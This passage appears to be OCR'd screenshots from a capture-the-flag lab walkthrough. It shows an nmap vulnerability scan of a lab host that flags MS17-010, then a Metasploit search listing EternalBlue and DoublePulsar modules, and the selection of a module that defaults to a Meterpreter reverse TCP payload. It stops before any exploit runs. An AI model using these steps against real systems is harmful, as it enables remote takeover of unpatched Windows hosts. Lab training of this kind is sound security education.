


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -sV --script vuln -v 10.10.164.176
Starting Nmap 7.95 (https://nmap.org) at 2025-06-01 20:35 +03
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:35



kali@kali: ~
File Actions Edit View Help
Scanning 10.10.164.176 [4 ports]
Completed Ping Scan at 20:36, 2.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:36
Completed Parallel DNS resolution of 1 host. at 20:36, 1.40s elapsed
Initiating SYN Stealth Scan at 20:36
Scanning 10.10.164.176 [1000 ports]
Discovered open port 139/tcp on 10.10.164.176
Discovered open port 3389/tcp on 10.10.164.176
Discovered open port 445/tcp on 10.10.164.176
Discovered open port 135/tcp on 10.10.164.176
Discovered open port 49153/tcp on 10.10.164.176
Discovered open port 49160/tcp on 10.10.164.176
Discovered open port 49154/tcp on 10.10.164.176
Discovered open port 49152/tcp on 10.10.164.176
Discovered open port 49158/tcp on 10.10.164.176
Increasing send delay for 10.10.164.176 from 0 to 5 due to 232 out of 773 dropped probes since last increase.
Increasing send delay for 10.10.164.176 from 5 to 10 due to 11 out of 13 dropped probes since last increase.
Increasing send delay for 10.10.164.176 from 10 to 20 due to 11 out of 13 dropped probes since last increase.
Increasing send delay for 10.10.164.176 from 20 to 40 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.10.164.176 from 40 to 80 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.10.164.176 from 80 to 160 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.10.164.176 from 160 to 320 due to 11 out of 12 dropped probes since last increase
.
Increasing send delay for 10.10.164.176 from 320 to 640 due to 11 out of 11 dropped probes since last increase
.
Increasing send delay for 10.10.164.176 from 640 to 1000 due to 11 out of 11 dropped probes since last increas
e.



|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
NSE: Script Post-scanning.
Initiating NSE at 20:41
Completed NSE at 20:41, 0.00s elapsed
Initiating NSE at 20:41
Completed NSE at 20:41, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 361.63 seconds
Raw packets sent: 1509 (66.332KB) | Rcvd: 1029 (41.200KB)
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$ msfconsole


File Actions Edit View Help
.x000000000000c c000000000000x.
:000000000000000k, ,k000000000000000:
'0000000000kkkk00000: :0000000000000000000'
o000000000.MMMM.o00000o0000l.MMMM,000000000o
d000000000.MMMMMM.c00000c.MMMMMM,00000000x
l000000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
.00000000.MMM.;MMMMMMMMMMM;MMMM,00000000.
c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
o000000.MMM.0000.MMM:0000.MMM,000000o
l00000.MMM.0000.MMM:0000.MMM,00000l
;0000'MMM.0000.MMM:0000.MMM;0000;
.d00o'WM.0000occcx0000.MX'x00d.
,k0l'M.0000000000000.M'd0k,
:kk;.0000000000000.;0k:
;k000000000000000k:
,x00000000000x,
.l00000000l.
,d0d,
.
=[metasploit v6.4.64-dev]
+ -- --=[2519 exploits - 1296 auxiliary - 431 post]
+ -- --=[1607 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 >


thm.ovpn
Metasploit
=[metasploit v6.4.64-dev
+ -- --=[2519 exploits - 1296 auxiliary - 431 post
+ -- --=[1607 payloads - 49 encoders - 13 nops
+ -- --=[9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search eternal


12 _ target: PowerShell . . . .
13 _ target: Native upload . . . .
14 _ target: MOF upload . . . .
15 _ AKA: ETERNALSYNERGY . . . .
16 _ AKA: ETERNALROMANCE . . . .
17 _ AKA: ETERNALCHAMPION . . . .
18 _ AKA: ETERNALBLUE . . . .
19 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 _ AKA: ETERNALSYNERGY . . . .
21 _ AKA: ETERNALROMANCE . . . .
22 _ AKA: ETERNALCHAMPION . . . .
23 _ AKA: ETERNALBLUE . . . .
24 auxiliary/scanner/smb/smb_ms17_010 . normal No MS17-010 SMB RCE Detection
25 _ AKA: DOUBLEPULSAR . . . .
26 _ AKA: ETERNALBLUE . . . .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
28 _ target: Execute payload (x64) . . . .
29 _ target: Neutralize implant . . . .
Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
msf6 >



12 _ target: PowerShell . . . .
13 _ target: Native upload . . . .
14 _ target: MOF upload . . . .
15 _ AKA: ETERNALSYNERGY . . . .
16 _ AKA: ETERNALROMANCE . . . .
17 _ AKA: ETERNALCHAMPION . . . .
18 _ AKA: ETERNALBLUE . . . .
19 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance /EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 _ AKA: ETERNALSYNERGY . . . .
21 _ AKA: ETERNALROMANCE . . . .
22 _ AKA: ETERNALCHAMPION . . . .
23 _ AKA: ETERNALBLUE . . . .
24 auxiliary/scanner/smb/smb_ms17_010 . normal No MS17-010 SMB RCE Detect ion
25 _ AKA: DOUBLEPULSAR . . . .
26 _ AKA: ETERNALBLUE . . . .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
28 _ target: Execute payload (x64) . . . .
29 _ target: Neutralize implant . . . .
Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepuls ar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
msf6 >


msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
